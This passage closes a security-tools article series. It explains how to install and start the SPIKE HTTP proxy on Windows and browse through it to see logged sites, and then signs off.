What you will now need to do is uncompress the SPIKE file and install the folder at the root of C once again ie: C:\. Once done open a DOS prompt and “cd” to the SPIKE directory. Once you have done so and done a “dir” you will note a “readme.txt” file. In this file you will see how to invoke SPIKE. Make sure that you configure your browser exactly as detailed there. Once you are finished you are ready to simply type in “runme.bat” which will invoke SPIKE. Now open up the browser that you have just configured to use and surf to a page or two. Then type into the URL bar of your browser “http://spike/” and you will see what is shown in the screenshot below.




Figure 9

We can see in the above noted screenshot that there are some listings for the various sites I suggested you surf to in order to generate some input for SPIKE. From here it is simply a matter of delving into the various directories. It is at this point that I will break the article and end the series based on “Tools of the Trade”. Please note that I will not let you hang as it relates to HTTP proxy usage. I shall be writing several other articles which will specifically deal with usage of HTTP proxies and its impact on computer security. Well, over the course of the past three articles we have covered a good number of tools that are considered must haves by many in the industry. Often just being able to install the tool is half the battle as many of them have some quirks to deal with. As detailed in the article series, installation issues will not be an issue for you. I sincerely hope that this article series was of use to you, and as always welcome your feedback. Till next time!